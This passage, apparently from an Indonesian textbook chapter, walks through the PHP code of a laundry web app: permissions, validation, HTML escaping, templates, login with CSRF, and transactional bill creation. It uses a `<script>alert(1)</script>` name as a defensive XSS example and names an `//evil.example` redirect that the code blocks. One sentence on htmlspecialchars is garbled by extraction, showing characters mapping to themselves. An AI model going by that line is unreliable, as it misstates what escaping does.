Kode 9.15 `php/src/Auth.php`: tabel izin. Setiap *handler* memanggil `Auth::require($user, 'bills.finish', ...)` dengan salah satu nama ini; menu dibangun dari tabel yang sama.

```
    public const PERMISSIONS = [
        'customers.read' => ['owner', 'supervisor', 'cashier'],
        'customers.write' => ['owner', 'supervisor', 'cashier'],
        'customers.delete' => ['owner', 'supervisor'],
        'customers.topup' => ['owner', 'supervisor'],
        'bills.list' => ['owner', 'supervisor', 'cashier'],
        'bills.create' => ['owner', 'supervisor', 'cashier'],
        'bills.edit' => ['owner', 'supervisor', 'cashier'],
        'bills.pay' => ['owner', 'supervisor', 'cashier'],
        'bills.handover' => ['owner', 'supervisor', 'cashier'],
        'bills.finish' => ['owner', 'supervisor', 'washer'],
        'bills.cancel' => ['owner', 'supervisor'],
        'bills.complaint' => ['owner', 'supervisor'],
        'services.write' => ['owner'],
        'reports' => ['owner', 'supervisor'],
        'employees.list' => ['owner', 'supervisor'],
        'employees.manage' => ['owner'],
    ];
```

Sebuah *handler* meminta `Auth::require($user, 'reports', 'open reports')`, yang melempar `403 Your role (cashier) cannot open reports.` bila perannya tidak tercantum. Pemeriksaan kedua, `Auth::requireOutlet()`, hanya membolehkan kasir, pencuci, dan penyelia mengubah nota di outlet mereka sendiri, sedangkan pemilik boleh mengubah nota mana pun. Menu di tata letak dibangun dari tabel yang sama, sehingga pencuci tidak melihat **Reports**, tetapi butir menu yang tersembunyi hanyalah kesopanan: pemeriksaan di *handler*-lah perlindungannya. `TC-1.6` masuk sebagai pencuci dan langsung meminta halaman laporan, layanan baru, dan nota baru, dan mendapat 403 untuk masing-masing.

9.11 Validasi di Server

9.11.1 Bilangan bulat, dan mengapa “4.3” ditolak

Setiap nilai yang datang dari peramban atau klien API adalah string yang bisa diketik siapa saja. Jalur ini memeriksa masing-masing di server sebelum nilai itu menyentuh basis data, apa pun yang sudah diperiksa peramban. **Kode 9.16** adalah pemeriksaan yang dipakai untuk jumlah dan uang.


Kode 9.16 `php/src/Validate.php`: bilangan bulat dari `$min` sampai `$max`, menerima bilangan bulat dari JSON atau string digit dari formulir, dan menolak selebihnya.

```
    public static function whole(mixed $value, int $min, int $max): ?int
    {
        if (is_int($value)) {
            $n = $value;
        } elseif (is_string($value) && preg_match('/^\s*\d{1,9}\s*$/', $value)) {
            $n = (int) trim($value);
        } else {
            return null;
        }
        return $n >= $min && $n <= $max ? $n : null;
    }
```

Jumlah pada nota harus bilangan bulat dari 1 sampai 999, karena binatu membulatkan berat ke atas menjadi kilogram utuh (aturan BR-2): 4,3 kg ditagih sebagai 5. Maka `whole()` menerima `5` (bilangan bulat JSON) dan `"5"` (isian formulir, yang selalu berupa string) serta menolak `4.3`, `"4.3"`, `"-2"`, `"abc"`, `true`, dan `1000`. Ekspresi reguler `^\s*\d{1,9}\s*$` hanya mengizinkan digit, paling banyak sembilan, sehingga konversi ke `int` tidak pernah meluap. Pemeriksaan `TC-4.3` mengirim nilai-nilai persis itu ke API dan memastikan masing-masing ditolak dengan pesan yang benar dan jumlah baris semua tabel tidak berubah.

9.11.2 Menampilkan galat

Ketika formulir tidak sah, halaman harus menyebut isian mana yang salah dan mempertahankan apa yang sudah diketik pengguna, agar tidak ada yang harus mengisi seluruh nota lagi gara-gara satu digit. **Gambar 9.4** adalah formulir nota baru yang dikembalikan server dengan tiga masalah.



Gambar 9.4 Formulir nota baru setelah dikirim dengan rak A01 yang sudah terpakai, uang muka Rp 50.000 untuk nota Rp 40.000, dan QRIS tanpa referensi. Server menjawab 422; penanda menunjukkan (1) pelanggan terpilih, dipertahankan, (2) galat rak, (3) harga yang dihitung di peramban, (4) galat jumlah uang, (5) referensi yang hilang.

Template mencetak setiap pesan di bawah isiannya dengan dua pembantu: `field_error($errors, 'rack')` menulis `<p class="field-error" role="alert">...</p>` bila ada pesan, dan `invalid($errors, 'rack')` menambahkan `aria-invalid="true"` pada isian itu, yang menggambarnya merah dan memberi tahu pembaca layar bahwa isiannya salah. **Kode 9.17** memperlihatkan dua isian.

Kode 9.17 `php/templates/bills/new.php`: isian jumlah dan rak. Nilai lama dicetak kembali melalui `h()`, daftar rak hanya menawarkan rak kosong, dan setiap isian membawa galatnya sendiri.

```
    <label for="unit">Quantity <span id="unit-name" class="muted"></span></label>
    <input id="unit" name="unit" type="number" min="1" max="999" step="1"
           value="<?= h($v('unit')) ?>" required<?= invalid($errors, 'unit') ?>>
    <p class="hint">Round the weight UP to whole kg: 4.3 kg &rarr; 5.</p>
    <?= field_error($errors, 'unit') ?>

    <label for="rack">Rack <span
           class="muted">(free racks only, lowest first)</span></label>
    <select id="rack" name="rack"<?= invalid($errors, 'rack') ?>>
        <?php foreach ($racks as $r): ?>
            <option<?= selected($r === $selectedRack) ?>><?= h($r) ?></option>
        <?php endforeach; ?>
    </select>
    <?= field_error($errors, 'rack') ?>
```

Kotak harga di **Gambar 9.4**, *5 x Rp 8.000 = Rp 40.000, ready by 2 Oct 2026 21:00*, dihitung di peramban oleh `public/assets/app.js` selagi kasir mengetik. Kotak itu sendiri menyatakan hal yang terpenting: *The server calculates the price again when the bill is saved.* Daftar rak hanya menawarkan rak kosong, terendah lebih dahulu, yang dihitung `Bills::freeRacks()`. Dalam gambar, rak A01 tetap ditawarkan dengan menyunting halaman, seperti yang akan dilakukan penyerang, dan server menolaknya: pemeriksaannya ada di `Bills::create()`, bukan di daftar itu.

9.12 Template dan Escaping

9.12.1 `h()`: garis pertahanan kedua

Prepared statement mencegah data menjadi SQL. **Kode 9.18** mencegah data menjadi HTML.

Kode 9.18 `php/src/helpers.php`: `h()` meng-*escape* nilai untuk HTML, `to_int()` menormalkan jumlah uang dari basis data, dan `money()` menuliskannya dengan cara Indonesia.

```
function h(mixed $value): string
{
    return htmlspecialchars(
        (string) ($value ?? ''),
        ENT_QUOTES | ENT_SUBSTITUTE,
        'UTF-8',
    );
}

/**
 * Rupiah utuh sebagai int. Kolom DECIMAL tiba sebagai "40000.00" (MySQL) atau
 * 40000 (SQLite).
 */
function to_int(mixed $value): int
{
    return (int) round((float) ($value ?? 0));
}

/**
 * Format uang Indonesia: Rp 40.000 (titik pemisah ribuan, tanpa desimal) - AC-7.3.
 */
function money(mixed $value): string
{
    $n = to_int($value);
    return 'Rp ' . ($n < 0 ? '-' : '') . number_format(abs($n), 0, ',', '.');
}
```

`htmlspecialchars()` mengganti lima karakter yang bermakna dalam HTML dengan entitasnya: `<` menjadi `<`, `>` menjadi `>`, `&` menjadi `&`, dan dengan `ENT_QUOTES` baik `"` maupun `'` di-*escape*, yang penting di dalam nilai atribut seperti `value="<?= h($email) ?>"`. `ENT_SUBSTITUTE` mengganti UTF-8 yang tidak sah dengan karakter pengganti alih-alih mengembalikan string kosong. Pelanggan yang terdaftar sebagai `<script>alert(1)</script>` karenanya dicetak sebagai teks `<script>alert(1)</script>`, yang ditampilkan peramban sebagai nama yang ia ketik dan tidak pernah dijalankan.

Aturan di jalur ini mutlak: **setiap** nilai yang dicetak ke *template* melewati `h()`, tanpa pengecualian untuk nilai yang "tidak mungkin" memuat HTML, seperti id nota atau angka. Satu-satunya tempat yang mencetak keluaran tanpa *escape* adalah tata letak, yang menyisipkan isi halaman yang sudah jadi, dan ia menyatakannya dalam komentar. Pemeriksaan `TC-1.11` memastikan tidak ada *template* yang mencetak kolom `password_hash` sama sekali.

`money()` memformat rupiah utuh seperti yang ditulis binatu, dengan titik pemisah ribuan dan tanpa desimal: `money(40000)` adalah `Rp 40.000`. `to_int()` ada karena kedua basis data mengembalikan jumlah uang secara berbeda: `DECIMAL(10,2)` milik MySQL tiba sebagai string `"40000.00"`, milik SQLite sebagai bilangan bulat `40000`, dan keduanya harus menjadi `40000`.

9.12.2 Template adalah berkas PHP

Kode 9.19 merender sebuah *template*.

Kode 9.19 `php/src/View.php`: *template* adalah berkas PHP yang dijalankan dengan *output buffer*; `page()` membungkusnya dalam tata letak bersama, `bare()` mengirimnya sendirian (struk, halaman status).

```php
<?php
declare(strict_types=1);

/**
 * Merender template dari templates/ di dalam tata letak bersama.
 * Template adalah berkas PHP biasa; nilai dicetak dengan h() (S-3).
 */
final class View
{
    public static function template(string $__template, array $__vars = []): string
    {
        // nama yang janggal mencegah variabel halaman seperti $name bentrok
        // dengan kedua variabel ini
        extract($__vars, EXTR_SKIP);
        ob_start();
        require __DIR__ . '/../templates/' . $__template . '.php';
        return (string) ob_get_clean();
    }

    /** Halaman dengan kepala, menu, dan kaki (layout.php). */
    public static function page(
        string $name,
        array $vars = [],
        int $status = 200,
    ): never {
        $vars['user'] = $vars['user'] ?? Auth::user();
        $content = self::template($name, $vars);
        http_response_code($status);
        header('Content-Type: text/html; charset=utf-8');
        echo self::template(
            'layout',
            $vars + ['content' => $content, 'flashes' => take_flashes()],
        );
        exit();
    }
```

Kode 9.19 (Lanjutan) *php/src/View.php: template adalah berkas PHP yang dijalankan dengan output buffer; page() membungkusnya dalam tata letak bersama, bare() mengirimnya sendirian (struk, halaman status).*

```
    /** Halaman tanpa tata letak staf (struk, pemeriksaan status publik). */
    public static function bare(
        string $name,
        array $vars = [],
        int $status = 200,
    ): never {
        http_response_code($status);
        header('Content-Type: text/html; charset=utf-8');
        echo self::template($name, $vars);
        exit();
    }
}
```

PHP memang dirancang sebagai bahasa *template*, sehingga jalur ini tidak membutuhkan mesin *template*: sebuah *template* adalah berkas `.php` biasa berisi HTML dengan `<?= ... ?>` di setiap tempat munculnya nilai. `extract()` mengubah larik `['bill' => ..., 'payments' => ...]` menjadi variabel `$bill` dan `$payments`; `ob_start()` dan `ob_get_clean()` menangkap keluaran berkas itu ke dalam string alih-alih mengirimnya. `page()` merender *template* halaman itu sendiri, lalu tata letaknya dengan isi tersebut, pengguna yang sedang login, dan pesan *flash*, dan mengakhiri permintaan dengan tipe kembalian `never`, yang memberi tahu PHP (dan pembaca) bahwa fungsi itu tidak kembali. **Kode 9.20** adalah *template* lengkap terkecil, formulir login di **Gambar 9.1**.

Kode 9.20 `php/templates/login.php`: formulir login. Setiap nilai, termasuk URL, melewati `h()`; formulirnya membawa token CSRF dan alamat tujuan kembali setelah login.

```
<?php /** S01 @var string $email @var ?string $error @var string $next */ ?>
<section class="login-card">
    <img src="<?= h(url('/assets/profitina-logo-horizontal.png')) ?>"
         alt="Profitina" class="login-logo" width="236" height="68">
    <h1>Profitina Laundry</h1>
    <p class="muted">Staff login</p>
    <form method="post" action="<?= h(url('/login')) ?>" class="form">
        <?= csrf_field() ?>
        <input type="hidden" name="next" value="<?= h($next) ?>">
        <label for="email">E-mail</label>
        <input id="email" name="email" type="email" value="<?= h($email) ?>"
               autocomplete="username" required autofocus>
        <label for="password">Password</label>
        <input id="password" name="password" type="password"
               autocomplete="current-password" required>
        <button type="submit" class="button primary">Log in</button>
    </form>
    <?php if ($error): ?>
        <p class="flash flash-error" role="alert"><?= h($error) ?></p>
    <?php endif; ?>
    <p class="muted">Customer? Check your laundry:
        <a href="<?= h(url('/status')) ?>">/status</a></p>
</section>
```

Tiga rincian mudah terlewat. Isian e-mail dicetak kembali dengan alamat yang diketik pengguna (`value="<?= h($email) ?>"`), sedangkan isian kata sandi tidak pernah. Isian tersembunyi `next` memuat halaman yang ingin dibuka pengguna sebelum dialihkan ke login, dan `Web::safeLocal()` hanya menerima *path* lokal seperti `/queue?outlet=O02`, tidak pernah `//evil.example`, sehingga login tidak dapat disalahgunakan untuk mengirim orang ke situs lain. Dan `autocomplete="username"` serta `autocomplete="current-password"` memungkinkan pengelola kata sandi mengisi isian yang tepat.

9.13 Alur Kerja Nota

9.13.1 Dari formulir ke model

Ketika kasir menekan **Save bill**, peramban mengirim formulir ke `/bills`, dan *router* memanggil **Kode 9.21**.

Kode 9.21 `php/src/Web.php`: aksi formulir. Ia memeriksa sesi dan token, mengumpulkan isian, membiarkan model membuat nota, lalu mengalihkan ke nota baru atau menampilkan formulir lagi beserta galatnya.

```
    public static function billCreate(): never
    {
        $user = self::user();
        self::csrf();
        $old = $_POST;
        unset($old['_csrf']);
        $in = [
            'customer_id' => $_POST['customer_id'] ?? '',
            'service_id' => $_POST['service_id'] ?? '',
            'unit' => $_POST['unit'] ?? '',
            'rack' => $_POST['rack'] ?? '',
        ];
        $mode = $_POST['pay_mode'] ?? 'none';
        if ($mode === 'part' || $mode === 'full') {
            $in['pay_now'] = [
                'method' => $_POST['method'] ?? '',
                'amount' => $_POST['amount'] ?? '',
                'reference' => $_POST['reference'] ?? '',
            ];
            if ($mode === 'full') {
                // "full" = seluruh harga, dihitung di sini, di server
                $svc = Services::find((string) $in['service_id']);
                $unit = Validate::whole($in['unit'], 1, 999);
                $in['pay_now']['amount'] =
                    $svc && $unit
                        ? (string) Rules::price(to_int($svc['price']), $unit)
                        : '';
            }
        }
        try {
            $id = Bills::create($user, $in);
        } catch (AppError $e) {
            if ($e->status !== 422) {
                throw $e;
            }
            $errors = [];
            foreach ($e->fields as $field => $message) {
                $errors[str_replace('pay_now.', '', $field)] = $message;
            }
            self::billNew($old, $errors, 422);
        }
        flash('ok', "Bill $id saved.");
        redirect('/bills/' . $id);
    }
```

Ia mengikuti lima langkah dari kotak pembuka bab ini. `self::user()` mengembalikan pengguna yang sedang login atau mengalihkan ke login. `self::csrf()` memeriksa token. *Handler* lalu membangun `$in` hanya dari isian yang diharapkannya; apa pun selain itu di `$_POST`, misalnya isian `payment` yang ditambahkan penyerang, tidak pernah dibaca. Untuk pembayaran “full”, ia menghitung jumlahnya sendiri dari daftar harga. `Bills::create()` mengerjakan selebihnya.

Bila model melempar 422, *handler* menangkapnya dan memanggil `billNew()` lagi dengan nilai lama dan galatnya, dan halaman di **Gambar 9.4** muncul berstatus 422. Galat lain dilempar ulang untuk *kernel*. Bila berhasil, *handler* menyimpan pesan *flash* di sesi dan menjawab `303 See Other` dengan `Location: /bills/B2954`. Pola **Post/Redirect/Get** ini berarti peramban kemudian memuat halaman nota dengan `GET`: menekan **Reload** memuat ulang nota itu alih-alih mengirim formulir untuk kedua kalinya dan membuat nota kedua.

9.13.2 Membuat nota

Kode 9.22 adalah jantung kebutuhan FR-4.

Kode 9.22 `php/src/models/Bills.php`: `create()` memeriksa peran dan setiap isian, mengumpulkan semua galat sekaligus, dan baru kemudian menulis nota di dalam satu transaksi.

```
    public static function create(array $user, array $in): string
    {
        Auth::require($user, 'bills.create', 'create bills');
        if ($user['section'] !== 'transaction' || !$user['outlet_id']) {
            // Prasyarat UC-05: nota diterima oleh staf meja depan sebuah
            // outlet
            throw AppError::forbidden(
                'Only front-counter staff (section transaction) receive bills. ' .
                    'Ask a cashier of your outlet.',
            );
        }
        $outletId = $user['outlet_id'];
        $errors = [];

        $customer = Customers::find(input_str($in, 'customer_id'));
        if ($customer === null) {
            $errors['customer_id'] =
                'Choose an existing customer (search by name, phone or id).';
        }
        $service = Services::find(input_str($in, 'service_id'));
        if ($service === null) {
            $errors['service_id'] = 'Choose a service from the price list.';
        }
        $unit = Validate::whole($in['unit'] ?? null, 1, 999);
        if ($unit === null) {
            $errors['unit'] = 'Enter a whole number from 1 to 999; round kg up.';
        }
        $rack = strtoupper(input_str($in, 'rack'));
        if (!Rules::isRack($rack)) {
            $errors['rack'] = 'Choose a rack from A01 to C20.';
        } elseif (self::rackInUse($outletId, $rack) !== null) {
            $errors['rack'] =
                "Rack $rack is in use at $outletId, choose another rack.";
        }
        $pay = $in['pay_now'] ?? null;
        if ($pay !== null && !is_array($pay)) {
            $errors['pay_now'] =
                'pay_now must be an object with method and amount.';
            $pay = null;
        }
        $payment = null;
        if (
            $pay !== null &&
            $customer !== null &&
            $service !== null &&
            $unit !== null
```

Kode 9.22 (Lanjutan) *php/src/models/Bills.php: create() memeriksa peran dan setiap isian, mengumpulkan semua galat sekaligus, dan baru kemudian menulis nota di dalam satu transaksi.*

```
        ) {
            $price = Rules::price(to_int($service['price']), $unit);
            [$payment, $payErrors] = self::checkPayment(
                $pay,
                $price,
                to_int($customer['credit']),
            );
            foreach ($payErrors as $field => $message) {
                $errors['pay_now.' . $field] = $message;
            }
        }
        if ($errors) {
            throw AppError::validation($errors);
        }

        return Db::transaction(
            fn() => self::insertNew(
                [
                    'customer_id' => $customer['id'],
                    'service_id' => $service['id'],
                    'unit' => $unit,
                    'rack' => $rack,
                    'outlet_id' => $outletId,
                    'employee_id' => $user['id'],
                ],
                $payment,
            ),
        );
    }
```

Metode ini mula-mula memeriksa bahwa pengguna boleh membuat nota dan bekerja di meja depan sebuah outlet; outletnya diambil dari sesi, tidak pernah dari formulir, sehingga kasir Wiyung tidak dapat membuat nota di Rungkut. Lalu ia memeriksa setiap isian dan mengumpulkan pesan-pesannya di `$errors` alih-alih berhenti pada yang pertama, sehingga kasir melihat semua masalah formulir sekaligus. Uang muka yang opsional diperiksa terhadap harga yang dihitung server dari daftar harga, $payment = price \times unit$, aturan BR-1. Hanya setelah semua pemeriksaan lolos, metode ini memanggil `insertNew()` di dalam `Db::transaction()`.

Kode 9.23 menulis baris-barisnya.

Kode 9.23 `php/src/models/Bills.php`: di dalam transaksi rak diperiksa lagi, harga dibaca lagi, id berikutnya dihitung, dan baris `Bill`, `StatusLog`, serta `Payment` opsional disisipkan.

```
    public static function insertNew(array $b, ?array $payment): string
    {
        // Rak bisa saja baru diambil kasir lain: periksa lagi
        // di dalam transaksi.
        if (self::rackInUse($b['outlet_id'], $b['rack']) !== null) {
            throw AppError::validation([
                'rack' => "Rack {$b['rack']} is in use at {$b['outlet_id']}, "
                    . 'choose another rack.',
            ]);
        }
        $price = to_int(
            Db::value('SELECT price FROM Service WHERE id = ?', [$b['service_id']]),
        );
        $total = Rules::price($price, $b['unit']); // BR-1, di server
        if ($payment !== null && $payment['amount'] > $total) {
            throw AppError::validation([
                'pay_now.amount' => 'The balance is only ' . money($total) . '.',
            ]);
        }
        $id = Rules::nextId('Bill', 'B'); // BR-14, di dalam transaksi
        $now = App::now();
        Db::run(
            "INSERT INTO Bill (id, arrived, finished, departed, status, rack, unit,
                               payment, Customer_id, Employee_id, Service_id,
                               Outlet_id)
             VALUES (?, ?, NULL, NULL, 'queued', ?, ?, ?, ?, ?, ?, ?)",
            [
                $id,
                $now,
                $b['rack'],
                $b['unit'],
                $total,
                $b['customer_id'],
                $b['employee_id'],
                $b['service_id'],
                $b['outlet_id'],
            ],
        );
        Db::run(
            "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
             VALUES (?, 'queued', ?, ?)",
            [$id, $now, $b['employee_id']],
        );
        if ($payment !== null) {
            self::insertPayment($id, $b['customer_id'], $payment, $now);
        }
```

Kode 9.23 (Lanjutan) *php/src/models/Bills.php: di dalam transaksi rak diperiksa lagi, harga dibaca lagi, id berikutnya dihitung, dan baris Bill, StatusLog, serta Payment opsional disisipkan.*

```
        return $id;
    }
```


Semua yang mungkin berubah sejak pemeriksaan diperiksa lagi di dalam transaksi: kasir lain mungkin baru saja mengambil rak A03 sedetik yang lalu. Harga dibaca lagi dari `Service`, dan totalnya dihitung di server. Id nota berasal dari aturan BR-14, awalan ditambah angka tertinggi plus satu, empat digit:

$$id_{\text{new}} = \text{B} \,\|\, \text{pad}_4(\max(number) + 1) \tag{9.2}$$

dengan $\|$ menyambung dua string dan pad_4 menuliskan bilangan dengan empat digit. Nota tertinggi di data contoh adalah B2953, sehingga menurut Persamaan (9.2) berikutnya adalah B2954. `Rules::nextId()` menghitungnya di dalam transaksi, tempat `BEGIN IMMEDIATE` (SQLite)

atau `FOR UPDATE` (MySQL) menjamin tidak ada kasir lain yang menghitung id yang sama pada saat yang sama.

Gambar 9.5 memperlihatkan seluruh percakapan, dari klik kasir sampai pengalihan.



Gambar 9.5 Membuat nota B2954: aksi formulir memeriksa token dan sesi, model memeriksa isian, lalu satu transaksi memeriksa rak lagi, menghitung harga dan id, dan menulis tiga baris. Galat apa pun membatalkan semuanya; 422 menampilkan formulir lagi.


Contoh dari tur tadi, kasir Fitri Handayani (E0012) di Wiyung membuat nota untuk C0151 Syaiful Wijaya, 5 kg S0001, rak A03, uang muka Rp 20.000 tunai, menulis persis baris-baris berikut:

- `Bill`: `B2954`, arrived `2026-09-30 21:00:00`, status `queued`, rak `A03`, unit 5, payment 40000, pelanggan `C0151`, pegawai `E0012`, layanan `S0001`, outlet `O03`;
- `StatusLog`: `B2954`, `queued`, `2026-09-30 21:00:00`, `E0012`;
- `Payment`: `B2954`, `2026-09-30 21:00:00`, `cash`, 20000, referensi `NULL`.

Sisa tagihan tidak disimpan di mana pun. Nilainya selalu dihitung, jumlah tagihan dikurangi jumlah pembayaran:

$$balance = payment - \sum_{p \in \text{Payment},\, p.Bill\_id = id} p\,.amount \tag{9.3}$$

Untuk B2954, Persamaan (9.3) memberikan $40{,}000 - 20{,}000 = 20{,}000$. Sisa tagihan yang disimpan bisa tidak sesuai dengan pembayaran setelah sebuah *bug* atau kerusakan; sisa yang dihitung tidak mungkin. **Gambar 9.6** adalah halaman nota yang dilihat kasir setelah pengalihan.



Gambar 9.6 Nota B2954 setelah **Save bill**: pesan *flash*, status IN PROCESS dengan sisa Rp 20.000, waktu janji 2 Oct 2026 21:00 (48 jam untuk cuci, kering, dan lipat), pembayaran tunai, dan baris riwayat pertama.

9.13.3 Memajukan nota

Sebuah nota bergerak `queued` → `finished` → `departed` dan tidak pernah mundur (aturan BR-13). **Kode 9.24** adalah langkah pertama, ketika pencuci menekan **Finished**.

Kode 9.24 `php/src/models/Bills.php`: menandai nota selesai. Peran dan outlet diperiksa, dan `UPDATE` hanya mengubah baris itu bila masih berstatus *queued*.

```
        if ($target === 'finished') {
            Auth::require($user, 'bills.finish', 'mark bills finished');
            Auth::requireOutlet($user, $bill['Outlet_id']);
            if ($bill['status'] !== 'queued') {
                throw AppError::conflict(self::stateMessage($bill));
            }
            Db::transaction(function () use ($bill, $user, $now) {
                $n = Db::run(
                    "UPDATE Bill SET status = 'finished', finished = ?
                      WHERE id = ? AND status = 'queued'",
                    [$now, $bill['id']],
                );
                if ($n !== 1) {
                    throw AppError::conflict(
                        $bill['id'] . ' is no longer in process.',
                    );
                }
                Db::run(
                    "INSERT INTO StatusLog (Bill_id, status, changed_at,
                                            Employee_id)
                     VALUES (?, 'finished', ?, ?)",
                    [$bill['id'], $now, $user['id']],
                );
            });
        } else {
```

Bagian pentingnya adalah `WHERE id = ? AND status = 'queued'` beserta pemeriksaan bahwa tepat satu baris berubah. Dua pencuci di Keputih bisa sama-sama melihat B2909 di antrean dan menekan **Finished** dalam detik yang sama. Kedua permintaan membaca nota itu sebagai *queued* dan lolos pemeriksaan pertama. Tetapi basis data menjalankan kedua `UPDATE` itu satu per satu: yang pertama mendapati nota berstatus *queued* dan mengubahnya, yang kedua mendapatinya sudah *finished*, tidak mengubah apa-apa, dan `run()` mengembalikan 0. Permintaan itu menjawab `409 B2909 is no longer in process.` dan tidak menulis baris riwayat kedua. Pemeriksaan `TC-5.10` mengirim dua permintaan semacam itu pada saat yang persis sama, memakai ekstensi `pcntl` PHP untuk menjalankannya secara paralel, dan memastikan tepat satu yang berhasil.

